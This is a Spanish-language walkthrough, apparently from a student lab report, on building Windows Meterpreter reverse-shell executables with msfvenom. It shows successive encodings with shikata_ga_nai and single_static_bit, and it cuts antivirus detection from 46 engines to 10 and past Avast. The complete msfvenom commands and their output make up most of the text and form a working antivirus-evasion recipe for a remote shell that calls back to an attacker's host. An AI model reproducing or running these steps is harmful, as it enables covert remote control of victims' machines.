


## Reverse Shell

Primero cree el ejecutable shell\_reverse.exe sin ninguna codificación con el siguiente comando

```
root@kali:~/Desktop# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.00.141 LPORT=1234 -b "\x00\xda\x0d" -f exe > shell_reverse.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the p
payload
[-] No arch selected, selecting arch: x86 from the payload
Found 10 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 368 (iteration=0)
x86/shikata_ga_nai chosen with final size 368
Payload size: 368 bytes
Final size of exe file: 73802 bytes
```

Al analizarlo, lo detectaron una gran cantidad de antivirus.




The image shows a VirusShare analysis interface. On the left, a circular progress indicator shows 46 out of 66 engines detected the file. Below this is a 'Community Score' section with a red 'X' icon and a green checkmark icon. The main area displays the file name 'shell\_reverse.exe' in a yellow box, along with its SHA-256 hash '2e2e0531c2f3cd818f8c8553e5f4956efd557016626328c4c50bf284b251e817'. To the right, the file size is listed as '72.07 KB' and the upload time as '2019-04-18 03:11:00 UTC' (3 minutes ago). At the bottom, there are two buttons: 'overlay' and 'peexe'.

En la siguiente ocasión generé el ejecutable codificado con shikata\_ga\_nai llamado shell\_reverse\_f1.exe de la siguiente forma

```
root@kali:~/Desktop# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.00.141 LPORT=1234 -b "\x00\xda\x0d" -k -e x86/shikata_ga_nai -f exe -i 10 > shell_reverse_f1.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the p
payload
[-] No arch selected, selecting arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 10 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 368 (iteration=0)
x86/shikata_ga_nai succeeded with size 395 (iteration=1)
x86/shikata_ga_nai succeeded with size 422 (iteration=2)
x86/shikata_ga_nai succeeded with size 449 (iteration=3)
x86/shikata_ga_nai succeeded with size 476 (iteration=4)
x86/shikata_ga_nai succeeded with size 503 (iteration=5)
x86/shikata_ga_nai succeeded with size 530 (iteration=6)
x86/shikata_ga_nai succeeded with size 557 (iteration=7)
x86/shikata_ga_nai succeeded with size 584 (iteration=8)
x86/shikata_ga_nai succeeded with size 611 (iteration=9)
x86/shikata_ga_nai chosen with final size 611
Payload size: 611 bytes
Final size of exe file: 75776 bytes
```

En este caso, lo reconoció casi la misma cantidad. Disminuyó, pero de forma casi imperceptible.



44 / 69

Community Score

44 engines detected this file

03ace57b03fdbf9e9e6077a06c61c528be8adeffedf1ef7abbe4583fe63f7fb

shell\_reverse\_f1.exe

Size

74 KB

2019-04-18 03:14:51 UTC

4 minutes ago

En el último caso, decidí realizar el ejecutable shell\_reverse\_f2.exe con una primera codificación con shikata\_ga\_nai y una segunda sobre esa con single\_static\_bit

```
root@kali:~/Desktop# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.100.14 LPORT=1234 -b '\x00\xda\x0d' -k -e x86/shikata_ga_nai -f exe -i 10 | msfvenom -a x86 --platform windows -k -e x86/single_static_bit -i 10 > shell_reverse_f2.exe
```

Attempting to read payload from STDIN...

[\*] No platform was selected, choosing Msf::Module::Platform::Windows from the payload

[\*] No arch selected, selecting arch: x86 from the payload

Found 1 compatible encoders

Attempting to encode payload with 10 iterations of x86/shikata\_ga\_nai

x86/shikata\_ga\_nai succeeded with size 368 (iteration=0)

x86/shikata\_ga\_nai succeeded with size 395 (iteration=1)

x86/shikata\_ga\_nai succeeded with size 422 (iteration=2)

x86/shikata\_ga\_nai succeeded with size 449 (iteration=3)

x86/shikata\_ga\_nai succeeded with size 476 (iteration=4)

x86/shikata\_ga\_nai succeeded with size 503 (iteration=5)

x86/shikata\_ga\_nai succeeded with size 530 (iteration=6)

x86/shikata\_ga\_nai succeeded with size 557 (iteration=7)

x86/shikata\_ga\_nai succeeded with size 584 (iteration=8)

x86/shikata\_ga\_nai succeeded with size 611 (iteration=9)

x86/shikata\_ga\_nai chosen with final size 611

Payload size: 611 bytes

Final size of exe file: 75776 bytes

Found 1 compatible encoders


Attempting to encode payload with 10 iterations of x86/single\_static\_bit

x86/single\_static\_bit succeeded with size 108 (iteration=0)

x86/single\_static\_bit succeeded with size 232 (iteration=1)

En este caso fue considerable la baja en cuanto a cantidad de antivirus que lo reconocieron.

Una obvia diferencia.



10 / 57

Community Score

10 engines detected this file

141da7110e44877e987ffa36e22234cbf27ea8258fe92f5cfa5a8f0786edbb5

shell\_reverse\_f2.exe

Size

2.08 KB

2019-04-18 03:20:15 UTC

a moment ago

A pesar de que la cantidad de iteraciones no modificaba mucho el resultado, el usar 2 codificaciones si lo cambió considerablemente.

Como dato extra, pasé los 3 archivos ejecutables a mi Windows 10 con Windows defender y Avast. Avast inmediatamente actuó sobre los primeros 2, sin embargo con el tercero no lo reconoció.

